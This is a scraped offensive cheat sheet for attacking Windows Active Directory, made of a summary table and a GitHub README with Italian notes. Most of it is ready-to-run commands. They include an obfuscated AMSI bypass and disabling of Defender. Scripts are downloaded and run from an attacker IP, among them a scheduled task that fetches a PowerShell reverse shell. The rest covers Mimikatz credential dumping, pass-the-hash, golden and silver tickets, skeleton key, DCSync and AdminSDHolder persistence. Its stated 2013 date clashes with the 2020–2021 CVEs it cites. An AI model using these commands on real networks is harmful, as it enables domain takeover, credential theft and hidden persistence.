

Active Directory Exploitation Cheat Sheet

Translated and Compiled for Educational Use

Creation Date: 2013-12-23

Introduction

This cheat sheet outlines common enumeration and attack methods for Windows Active Directory environments, primarily using PowerShell and command-line tools. This information is provided for defensive and educational purposes.

I. General Commands

Command	Description
powershell -ep bypass -c "command"	Bypass the PowerShell Execution Policy to run scripts.
powershell -c "command"	Execute a command directly.
\$host.ui.RawUI.WindowTitle = "Claudione"	Rename the PowerShell window title to disguise activity.
Set-MpPreference -DisableRealtimeMonitoring \$true	Disable Windows Defender Real-Time Monitoring (requires local administrator/system privileges).
iex (iwr http://xx.xx.xx.xx/<scriptname> -UseBasicParsing)	Download and execute a remote PowerShell script (In-Memory Execution).
AMSI Bypass	Commands to bypass the Antimalware Scan Interface (AMSI) for stealthier execution of malicious scripts.

II. Enumeration

1. Domain and Domain Controller (DC) Enumeration

PowerView (^Get-Domain*)	AD Module (^Get-AD*)	Description
Get-Domain	Get-ADDomain	Get information about the current domain.
Get-Domain -Domain <DomainName>	Get-ADDomain -Identity <Domain>	Enumerate a specified domain.
Get-DomainSID	N/A	Get the Domain Security Identifier (SID).
Get-DomainController	Get-ADDomainController -Identity <DomainName>	Find all Domain Controllers.
Get-DomainPolicy Select -ExpandProperty SystemAccess	N/A	Get the domain's password and lockout policies.

2. User Enumeration

Command	Description
Get-NetUser	Enumerate all domain users.
Get-ADUser -Filter * -Properties *	Enumerate all domain users (AD Module).
Get-NetUser -SPN	Find all Kerberoastable users (users with a Service Principal Name).
Get-NetUser where {\$_.admincount -eq 1}	Find users that are or were members of a high-privilege group (AdminCount=1).
Get-NetUser where {\$_.lastlogon -eq \$null}	Find stale user accounts.

3. Computer and Session Enumeration

Command	Description
Get-NetComputer	Enumerate all domain computers.
Get-ADComputer -Filter * -Properties *	Enumerate all domain computers (AD Module).
Get-NetSession -ComputerName <DC>	Find active sessions on a specific computer (often used against a Domain Controller).
Invoke-ShareFinder	Discover accessible network shares across the domain.

4. Group Enumeration

Command	Description
Get-NetGroup	Enumerate all domain groups.
Get-ADGroup -Filter *	Enumerate all domain groups (AD Module).
Get-NetGroupMember -GroupName "Domain Admins"	Find members of a specific group.
Get-NetLocalGroup -ComputerName <ComputerName>	Enumerate local groups on a target host.

5. Trust and Forest Enumeration

Command	Description
Get-NetDomainTrust / Get-ADTrust - Filter *	Enumerate trusts between the current domain and others.
Get-NetForestTrust / Get-ADForest	Enumerate trusts between forests.
Get-NetForestDomain	Get all domains within the current forest.

6. Enumeration with BloodHound (Console/Neo4j Queries)

Query (Cypher)	Description
MATCH (u:User)-[:AdminTo]->(c:Computer) RETURN u,c	Find users that are local administrators on computers.
MATCH (u:User {hasspn:true}) RETURN u	Find Kerberoastable users.
MATCH p=shortestPath((u:User {owned:true})-[*1..10]->(d:Domain {name:"<DOMAIN.LOCAL>})) RETURN p	Find the shortest path from an owned user to Domain Admin.
MATCH (u:User)-[:MemberOf*1..]->(g:Group) WHERE g.name CONTAINS "admin" RETURN u,g	Find users that are members of groups with "admin" in their name.

III. Privilege Escalation

1. Kerberos Attacks

Attack	Command/Technique	Description
Kerberoast	Invoke-Kerberoast / Get-NetUser -SPN Invoke-Kerberoast	Steal TGS tickets from user service accounts to crack their passwords offline.
AS-REP Roasting	Get-NetUser -PreAuthNotRequired	Find users with Kerberos pre-authentication disabled to request an AS-REP ticket without a password, and crack it offline.
Constrained Delegation	Get-NetDelegation	Exploit specific delegation rights where a service account can impersonate any user to a limited set of services.
Unconstrained Delegation	Get-NetComputer -Unconstrained	Exploit hosts configured with unconstrained delegation; can be abused via PrinterBug or compromised host.

2. Vulnerability Exploitation

Vulnerability	Tool/Method	Description
Zerologon (CVE-2020-1472)	SharpZeroLogon, Invoke-ZeroLogon	Exploit a critical flaw in Netlogon to compromise a Domain Controller.
PrintNightmare (CVE-2021-34527)	Impacket/printnightmare.py	Exploit a vulnerability in the Windows Print Spooler service for remote code execution or privilege escalation.
DNSAdmins Abuse	dnscmd manipulation	If a user is in the DNSAdmins group, they can restart the DNS service and load a malicious DLL for privilege escalation on the DC.

IV. Lateral Movement

PowerShell Remoting	Enter-PSSession - ComputerName <Host> - Credential <Domain\User>	Interactive remote shell execution using valid credentials.
Invoke-Command	Invoke-Command - ComputerName <Host> - FilePath <ScriptPath>	Execute scripts or commands remotely without an interactive session.
WMI/WinRM	Impacket/wmiexec.py / Impacket/psexec.py	Remote command execution using the Windows Management Instrumentation (WMI) or PsExec.
Mimikatz	Invoke-Mimikatz	Dump credentials from memory for use in Pass-the- Hash (PtH) or Over-Pass- the-Hash (OPtH) attacks.

V. Persistence

Attack	Description
Golden Ticket	Forge a Kerberos Ticket Granting Ticket (TGT) for any user, granting Domain Admin privileges indefinitely. Requires the **krbtgt** hash.
Silver Ticket	Forge a Kerberos Ticket Granting Service (TGS) ticket for a specific service on a specific server. Requires the **service account's NTLM hash**.
DCShadow	Register a malicious Domain Controller object temporarily to replicate changes (like adding a user to Domain Admins) without leaving event log traces.
DSRM Abuse	Exploit the Directory Services Restore Mode account's password to elevate privileges.

[Skip to content](#)

Navigation Menu

-
-
-

?

?

?

?

?

?

- ?

- ?

?

?

?

?

?

?

• ?

• ?

?

?

?

?

• ?

• ?

•

?

?

•

○

•

○

○

○

○

•

○

○

○

○

○

•

?

•

•

•

•

•

○

○

○

○

○

•

?

•

•

•

•

•

?

•

?

○

○

○

•

?

○

•

?

•

?

?

?

?

•

?

○

○

○

•

?

○

- ?

- ?

?

?

?

?

- -
 -

- [Pricing](#)

[Sign in](#)

[Sign up](#)

[OriolOriolOriol](#) / [Active-Directory-Cheat-Sheet](#) Public

- - ? ? ?

? [Code](#)

?

? [Issues](#)

?

[Pull requests](#)

[?](#)

[Actions](#)

[?](#)

[Projects](#)

[?](#)

[Security](#)

[?](#)

- [Insights](#)

Name Last commit message Last commit date



[OriolOriolOriol](#)

[Update README.md](#)

[39b3c21](#) · 2 years ago

[tools](#) [others](#) [tools](#) 3 years ago

[CD.png](#) [Add files via upload](#) 3 years ago

[CD1.png](#) [Add files via upload](#) 3 years ago

[RBCD.png](#) [Add files via upload](#) 3 years ago

[RBCD1.png](#) [Add files via upload](#) 3 years ago

[README.md](#) [Update README.md](#) 2 years ago

[Trust flow across forest.png](#) [Add files via upload](#) 3 years ago

[Trust flow across forest 1.png](#) [Add files via upload](#) 3 years ago

[UC1.png](#) [Add files via upload](#) 3 years ago

[UC C.png Add files via upload](#) 3 years ago

Repository files navigation

-
- [README](#)

Active-Directory-Cheat-Sheet

Summary

- [General](#)
- [BloodHound](#)
- [Domain Enumeration](#)
- [Local privilege escalation](#)
- [Lateral Movement](#)
- [Domain Persistence](#)
- [Domain privilege escalation](#)
- [DCShadow](#)

General

Bypass Execution Policy

- powershell -ep bypass -c "command"
-
- powershell -c "command"
-
- powershell -encodedcommand
-
- \$env:PSExecutionPolicyPreference="bypass"
-

Use this parameter to not print errors in Powershell

- -ErrorAction SilentlyContinue

-
- Example:
- `Get-Item -Path $_ -ErrorAction SilentlyContinue`

Rename Powershell

- `$host.ui.RawUI.WindowTitle = "Claudione"`

Disable Firewall

- `Set-MpPreference -DisableRealtimeMonitoring $true -Verbose`
-
- `Set-MpPreference -DisableIOAVprotection $true -Verbose`

Enter in a new machine vias rdp or via powershell

- `Get-Credentials [via RDP]`
-
- `Enter-PSSession -ComputerName techsrv30.tech.finance.corp -Credential tech\techservice [password will be asked for later]`

Load script on a machine

- `Invoke-Command -computername <computername> -FilePath <path>`
-
- `Invoke-Command -FilePath <path> $sess`

Download and load script on a machine

- `iex (iwr http://xx.xx.xx.xx/<scriptname> -UseBasicParsing)`

AMSI Bypass

AMSI, or Antimalware Scan Interface, is an interface introduced by Microsoft starting with Windows 10 and Windows Server 2016. It allows antivirus programs and other security solutions to integrate with running applications and scan content more effectively. AMSI can detect and report potential malware threats to applications that use it.

- `sET-ItEM ( 'V'+ 'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}" -F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" + "zX" ) -VaL )." A`ss`Embly"." GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','. Management.','utomation.','s','System' ) )."`

- ```
g`etf`iElD"(("{0}{2}{1}" -f`amsi','d','InitFaile'),("{2}{4}{0}{1}{3}" -f
'Stat','i','NonPubli','c','c,')).` sE`T`VaLUE"( ${n`ULl},${t`RuE})
```
- `$v=[Ref].Assembly.GetType('System.Management.Automation.Am' + 'siUtils'); $v."Get`Fie`ld"('ams' + 'iInitFailed','NonPublic,Static')." Set`Val`ue"($null,$true)`
  - `Invoke-Command -Scriptblock {sE`T`ItEM ( 'V'+`aR' + `IA' + `blE:1q2' + `uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL ).` A`ss`Embly".` GET`TY`Pe"( ( "{6}{3}{1}{4}{2}{0}{5}" -f`Util','A','Amsi','Management.','utomation.','s','System' ) ).` g`etf`iElD"( ( "{0}{2}{1}" -f`amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f `Stat','i','NonPubli','c','c,' )).` sE`T`VaLUE"( ${n`ULl},${t`RuE} )} $sess`

## BloodHound

- <https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors>
- Import-Module SharpHound.ps1
- Invoke-BloodHound -CollectionMethod -All

**S4U2self (Service for User to Self):** Imagine that you need to get a service ticket for yourself, such as to access a resource on a server. With the S4U2self extension, a service can get this service ticket for you without having to go through direct authentication as is normally the case. It's as if a representative gets an entrance ticket for you, allowing you to access the resource without having to go through all the security checks yourself.

**S4U2proxy (Service for User to Proxy):** Now, imagine that you need to access another resource on another server, but you can't do it directly because you don't have the necessary permissions. With the S4U2proxy extension, a service can act as a "proxy" for you, getting a service ticket to access the desired resource. It is as if you delegate to someone the task of obtaining a special permission for you, allowing you to access the resource indirectly through the proxy service.

## Domain-Enumeration

### PowerView:

- Domain/USER Enumeration
- hostname (I see my computer name in the domain)
- 
- `powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.119.206/PowerView.ps1'); Get-Domain"`

- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainSID"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainPolicy"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainUser"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainUser -SPN"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainUser -  
Properties samaccountname,memberof"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainUser -  
Properties samaccountname,description"
- 
- powershell -ep bypass -c "[System.Net.Dns]::GetHostAddresses('xor-app23')"  
(convert hostname in IP)
- Domain Controller
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-  
NetDomainController"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-  
NetDomainController -Domain [another domain]"

- GROUP Enumeration
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainGroup - Name 'Domain Admins'"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainGroup | where Name -like "\*Admin\*" | select SamAccountName "
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainGroupMember -Name 'Domain admins' "
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainGroup - Domain 'xor.com'"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainGroupMember -Identity "Domain admins" -Recurse | findstr MemberName"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainGroup - UserName 'HUA10157' | findstr cn"
- COMPUTER Enumeration
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetComputer | select samaccountname,operatingsystem"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainComputer -Ping "
- Local Group in the machine

- hostname
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetLocalGroup - ComputerName PWVRTJS14.socrome.local"
- Logged on the computer
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetLoggedon - ComputerName PWVRTJS14.socrome.local"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-LastLoggedOn - ComputerName PWVRTJS14.socrome.local"
- SHARED INFO Enumeration
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Find-DomainShare - Verbose"
- 
- cd \\fileshare.pentesting.local\FileShare
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Invoke-ShareFinder - Verbose"
- GPO Enumeration
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetGPO"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient). DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetGPO - ComputerName PWVRTJS14.socrome.local"
- OR Enumeration

- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-DomainOU"
- ACL (List of ACEs (corresponds to a single permission/access) Two types: DACL (Identify groups/users who have access to the service) and SACL (Control Access (EDR))
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-ObjectAcl -  
SamAccountName HUA10157 -ResolveGUIDs"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-PathAcl -Path  
'\\dcorp dc.dollarcorp.moneycorp.local sysvol'"
- Forest
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetForest"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetForestDomain"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Get-NetForestCatalog"
- User Hunting (1: Find all machines where the user has local admin access, 2: Find local admins on all machines in the domain, 3: Find PCs where a tomorrow admin has session, 4: Find computers where a domain admin is logged in)
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Find-  
LocalAdminAccess"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).  
DownloadString('http://192.168.119.206/PowerView.ps1'); Invoke-  
EnumerateLocalAdmin Verbose"
-

- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.119.206/PowerView.ps1'); Invoke-UserHunter"
- 
- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('http://192.168.119.206/PowerView.ps1'); Invoke-UserHunter -Stealth"

### **Local-privilege-escalation**

#### **Watch check all**

- <https://github.com/enjoiz/Privesc>
- ..\privesc.ps1
- 
- Invoke-PrivEsc

#### **Beroot check all**

- <https://github.com/AlessandroZ/BeRoot>
- ./beRoot.exe

#### **Run powerup check all**

- <https://github.com/HarmJ0y/PowerUp>
- ../powerup
- 
- Invoke-allchecks

#### **Run powerup get services with unquoted paths and a space in their name**

- Get-ServiceUnquoted -Verbose
- 
- Get-ModifiableServiceFile -Verbose

#### **Abuse service to get local admin permissions with powerup**

- Invoke-ServiceAbuse
-

- Invoke-ServiceAbuse -Name 'AbyssWebServer' -UserName '<domain>\<username>'

### **Add user to local admin and RDP group and enable RDP on firewall**

- net user <username> <password> /add /Y && net localgroup administrators <username> /add && net localgroup "Remote Desktop Users" <username> /add && reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f && netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

### **Lateral-Movement**

#### **Storage and retrieval of stored credentials [Local Admin on the machine]**

**Security Accounts Manager (SAM)** is a database file found in Windows operating systems. Contains information about local users' accounts, including account names, their hashed passwords, and other associated information. The SAM file is used to authenticate local users when they log on to the system.

**LSASS (Local Security Authority Subsystem Service)** is a system service that runs on a Windows operating system. It is responsible for managing authentication operations and local security policies. LSASS uses the SAM file to verify the authenticity of local user accounts. It loads the SAM file into memory during system startup and handles authentication requests, verifying user passwords against the corresponding hashes in the SAM file.

**Summary:** So, in short, the SAM is the file that contains the account information of the local users, while LSASS is the service that uses the SAM file to authenticate users and manage authentication operations in the Windows operating system.

**LSASS is responsible for the following components:**

- Local Security Authority
- NetLogon Service
- Security Account Management (SAM) Service
- LSA Server Service
- Secure Sockets Layer (SSL)
- Kerberos v5 authentication protocol
- NTLM Authentication Protocol
- Other authentication packages that are uploaded to LSA

- Log Extraction for NTLM Recovery from the SAM Database
- reg save HKLM\sam sam
- 
- reg save HKLM\system system
- 
- reg save HKLM\security security
- 
- samdump2 system sam (NTLM lo piazzzi dentro un file .txt)
- 
- hashcat -m 1000 -a 3 hash.txt rockyou.txt
- 
- or
- 
- python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam - security security -system system LOCAL
- 
- hashcat -m 1000 -a 3 hash.txt rockyou.txt
- Local Machine Dump Credentials
- powershell -ep bypass
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -DumpCreds
- Dump Credentials from lsass
- powershell -ep bypass
-

- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -Command ' "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "lsadump::sam" "exit" '
- Mimikatz pass the Hash
- powershell -ep bypass
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -Command "sekurlsa::pth" "/user:Administrator" "/domain:dollarcorp.moneycorp.local" "/ntlm:<ntlmhash>" "/run:powershell.exe"
- or
- Rubeus.exe asktgt /domain:\$DOMAIN /user:\$DOMAIN\_USER /rc4:\$NTLM\_HASH /ptt

## Domain-Persistence

### Golden Ticket [Domain Admins]

Going back to the Kerberos authentication explanation, remember that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is actually the password hash of a domain user account called krbtgt. If we can get our hands on the krbtgt password hash, we could create our own custom TGTs or golden tickets.

For example, we might create a TGT stating that an unprivileged user is actually a member of the Domain Admins group, and the domain controller will trust them because they are properly encrypted.

**Prerequisite:** At this stage of engagement, we should have access to an account that is a member of the Domain Admins group, or we should have compromised the domain controller itself.

- Get krbtgt hash
- certutil.exe -urlcache -f "http://192.168.119.206/mimikatz64.exe" mimikatz.exe
- 
- mimikatz.exe "lsadump::lsa /patch" -Computername dc-corp

- Use krbtgt HASH to create a Golden ticket for an unauthenticated user. You can use /ticket instead of /ptt to save the ticket
- certutil.exe -urlcache -f "http://192.168.119.206/mimikatz64.exe" mimikatz.exe
- 
- mimikatz.exe "kerberos::golden" "/domain:\$DOMAIN" "/sid:\$DOMAIN\_SID" "id:500" "groups:512" "/krbtgt:\$NTLM\_HASH" "/user:fakeuser" "/ptt"
- You can use the DCSync function to get krbtgt hashes using Mimikatz
- mimikatz.exe "lsadump::dcsync" "/user:\$DOMAIN\krbtgt"
- 
- Invoke-Mimikatz -Command "lsadump::dcsync" "/user:\$DOMAIN\krbtgt"

**Silver Ticket [Knowledge Hash account service. Obviously Local Admin in the starting machine]**

**Silver tickets are forged Ticket Granting Service (TGS) tickets created by an attacker using the password hash of a compromised service account. When an attacker has cracked a service account password, it might appear that they would not need to forge tickets to act on their behalf. While a Golden Ticket is a valid fake TGT to gain access to any Kerberos service, the Silver Ticket is a counterfeit TGS. This means that the Silver Ticket scope is limited to any service that targets a specific server.**

**While a Golden ticket is encrypted/signed with the Domain Kerberos Service Account (KRBtgt), a Silver ticket is encrypted/signed by the service account (computer account credential extracted from the computer's local SAM or service account credential)**

**Silver tickets can be more dangerous than gold tickets: although the scope is more limited than gold tickets, the required hash is easier to obtain, and there is no communication with a domain controller when using them, so detection is more difficult than gold tickets.**

**Prerequisite: To create or forge a Silver Ticket, the attacker must know the password data (hash) for the target service. If the target service is running in the context of a user account, such as MS-SQL, the password hash of the service account is required to create a Silver Ticket. (<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/silver-ticket>)**

- CIFS service (but can be other services such as HOST). The CIFS service allows access to the victim's file system.
- powershell -ep bypass

- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -Command "'kerberos::golden' "/domain:\$DOMAIN"  
"/sid:\$DOMAIN\_SID" "/service:CIFS" "/target:mgmtsrv. TECH. FINANCE. CORP"  
/user:Administrator /rc4:\$NTLM\_HASH\_Service\_Account /ptt'
- HOST service (schedule a task on the target).
- powershell -ep bypass
- 
- Import-Module Invoke-Mimikatz.ps1
- 
- Invoke-Mimikatz -Command "'kerberos::golden' "/domain:\$DOMAIN"  
"/sid:\$DOMAIN\_SID" "/service:HOST" "/target:mgmtsrv. TECH. FINANCE. CORP"  
/user:Administrator /rc4:\$NTLM\_HASH\_Service\_Account /ptt
- Schedule and execute a task after having a Silver ticket
- schtasks /create /S mgmtsrv. TECH. FINANCE. CORP /SC Weekly /RU "NT  
Authority\SYSTEM" /TN "STCheck" /TR "powershell.exe -c 'iex (New-Object  
Net.WebClient). DownloadString('http://172.16.100.68:8080/Invoke-  
PowerShellTcp.ps1')'"
- 
- schtasks /Run /S mgmtsrv. TECH. FINANCE. CORP /TN "STCheck"
- 
- Import-Module powercat.ps1
- 
- powercat -l -v -t 1000 -p 2023

### **Skeleton Key [Domain Admins]**

**This attack implants itself in LSASS and creates a master password that will work for any Active Directory account in the domain. Since users' current passwords also**

**continue to work, a Skeleton Key attack won't disrupt the authentication process, so attacks are difficult to spot unless you know what to look for. Restarting the DC will remove this attack. You will be able to access any PC with a valid username and password which by default will be mimikatz**

**Prerequisites: Be a user of the Domain Admins group**

- `certutil.exe -urlcache -f "http://192.168.119.206/mimikatz64.exe" mimikatz.exe`
- 
- `mimikatz.exe "privilege::debug" "misc::skeleton" "/target: FQDN_DC"`
- 
- `Enter-PSSession -Computername DC -credential Domain\Administrator`

**If LSASS is running as a protected process you can still use this technique, however it will need the mimikatz(mimidriv.sys) driver on the target DC's disk**

- `certutil.exe -urlcache -f "http://192.168.119.206/mimikatz64.exe" mimikatz.exe`
- 
- `mimikatz.exe "privilege::debug" "!+" "!processprotect /process:lsass.exe /remove" "/target: FQDN_DC" "misc::skeleton" "!"`
- 
- `Enter-PSSession -Computername DC -credential Domain\Administrator`

**DSRM (Directory Services Restore Mode) [Domain Admins]**

**There is a local administrator on each DC called Administrator whose password is DSRM password. This password is required when a server is promoted to DC and is rarely changed. Then you can use this user's NTLM hash to access DC.**

- `certutil.exe -urlcache -f "http://192.168.119.206/mimikatz64.exe" mimikatz.exe`
- 
- `mimikatz.exe "token::elevate" "lsadump::sam" "/target: dc-host-name"`
- 
- `mimikatz.exe "/target: FQDN_DC" "lsadump::lsa /patch"`
-

- `Get-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" -name DsrAdminLogonBehavior` (verifichi se c'è il valore)
- 
- `New-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" -name DsrAdminLogonBehavior -value 2 -PropertyType DWORD #Create key with value "2" (se valore non esiste)`
- 
- `Set-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" -name DsrAdminLogonBehavior -value 2 #Change value to "2" (value already exists and you change it)`
- 
- `mimikatz.exe ""sekurlsa::pth" "/domain:dc-host-name" "/user:Administrator" "/ntlm:HASH_DSRM" "/run:powershell.exe"`
- 
- `LS \\DC-Host-Name\C$`

### **Custom SSP (Security Support Provider) [Local Admin nella macchina]**

**The SSP is a DLL that provides a way for an application to obtain authenticated communication. Some Microsoft SSPs are NTLM, Kerberos, WDigest. The SSPI will take care of finding the appropriate protocol for two machines that want to communicate. The preferred method is Kerberos. These authentication protocols are called Security Support Providers (SSPs), they are located inside every Windows machine in the form of DLLs, and both computers must support them in order to communicate. Mimikatz provides a custom SSP called (mimilib.dll). This SSP logs local logons, service accounts, and machine account passwords in plain text on the target server.**

### **Prerequisites: Local Admin on the machine**

- Drop the mimilib.dll to system32 and add mimilib to
- 
- `$packages Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' select -ExpandProperty 'Security Packages'`
- 
- `$packages += "mimilib"`

- 
- Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ - Name 'Security Packages' -Value \$packages
- 
- Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -Value \$packages
- 
- Using mimikatz
- certutil.exe -urlcache -f "http://192.168.119.206/mimikatz64.exe" mimikatz.exe
- 
- mimikatz.exe ""misc::memssp"" (inject mimilib into lsass -> not stable for Server 2016)
- 
- All the recovered info is on C:\Windows\system32\kiwissp.log

### **AdminSDHolder (Domain Admins sull'oggetto AdminSDHolder)**

**AdminSDHolder function: AdminSDHolder stores a set of default security permissions, called Security Descriptor. Accounts that belong to protected groups, such as domain administrators or schema administrators, periodically receive a copy of these permissions. This process is handled by a mechanism called SDProp (Security Descriptor Propagator), which runs every hour by default.**

- Imagine that you have an administrator in Active Directory, such as a user called "AdminUser," who belongs to the "Domain Admins" group. Here's an example of how the process works:
- - User creation: "AdminUser" is created and added to the "Domain Admins" group.
- 
- - Running the SDProp: Every hour, the SDProp process checks to see if users in protected groups have the correct security permissions.
- 
- - Compare and update: If "AdminUser" has permissions that do not match those defined in AdminSDHolder, SDProp overwrites the permissions of "AdminUser" with those stored in AdminSDHolder.

- 
- - Continuous protection: This ensures that any unauthorized changes to "AdminUser" permissions are automatically corrected in the next SDProp cycle.

### **Practical example of the importance of AdminSDHolder**

- Let's say an attacker tries to change the permissions of "AdminUser" to reduce its level of access:
- Manual editing: The administrator changes the permissions of "AdminUser".
- SDProp intervenes: During the next run (which takes place within an hour), SDProp detects that the permissions of "AdminUser" do not match those of AdminSDHolder.
- Permission reset: SDProp overwrites the "AdminUser" permissions with the default ones, restoring the original security configuration.

**The ACL can be displayed on the AdminSDHolder object itself. Users and Computers -> System -> AdminSDHolder and select Properties. The Security Descriptor Propagator (SDPROP) runs hourly and compares the ACL of the protected groups and members to the AdminSDHolder ACL, and any differences are overwritten in the object's ACL.**

- `Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_. IdentityReference -match "claudionepc") -and ((($_. ObjectType -match 'replication') -or ($__. ActiveDirectoryRights -match 'GenericAll'))} {controllo se claudionepc ha privilegi di replication`
- 
- `Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder, CN=System' -PrincipalSamAccountName claudionepc -Rights -All -Verbose (Add from accounts in full control to a normal user claudionepc to AdminSDHolder)`
- 
- `Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ? {($_. IdentityReference -match 'claudionepc')}`

### **ACL: Full-control rights (TO SPELL BETTER!!)**

- `Add-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalSamAccountName <username> -Rights All -Verbose`

### **ACL: Add rights for DCSync**

**DCSync is an attack that allows an adversary to simulate the behavior of a domain controller (DC) and retrieve password data through domain replication. The classic**

**use of DCSync is as a precursor to a Golden Ticket attack, as it can be used to retrieve the KRBTGT hash.**

**Specifically, DCSync is a command in the open-source Mimikatz tool. It uses commands in the Directory Replication Service (MS-DRSR) remote protocol to simulate the behavior of a domain controller and ask other domain controllers to replicate the information, taking advantage of the good and necessary functions of Active Directory that cannot be turned off or off.**

- `Add-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,Dc=local' -PrincipalSamAccountName <username> -Rights DCSync -Verbose`
- 
- `Invoke-Mimikatz -Command "'lsadump::dcsync /user:<domain>\krbtgt'"`

### **ACL: Security Descriptors (TO BE SPELLED BETTER!!)**

**You can modify the security descriptors (info clone Owner, primary group, DACL, and SACL) of multiple remote access methods (protectable objects) to allow access to non-administrator users. Need admin privileges**

<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/security-descriptors>

### **SecurityDescriptor - WMI**

- `../Set-RemoteWMI.ps1`
- 
- `Set-RemoteWMI -Username <username> -Verbose (On a local machine)`
- 
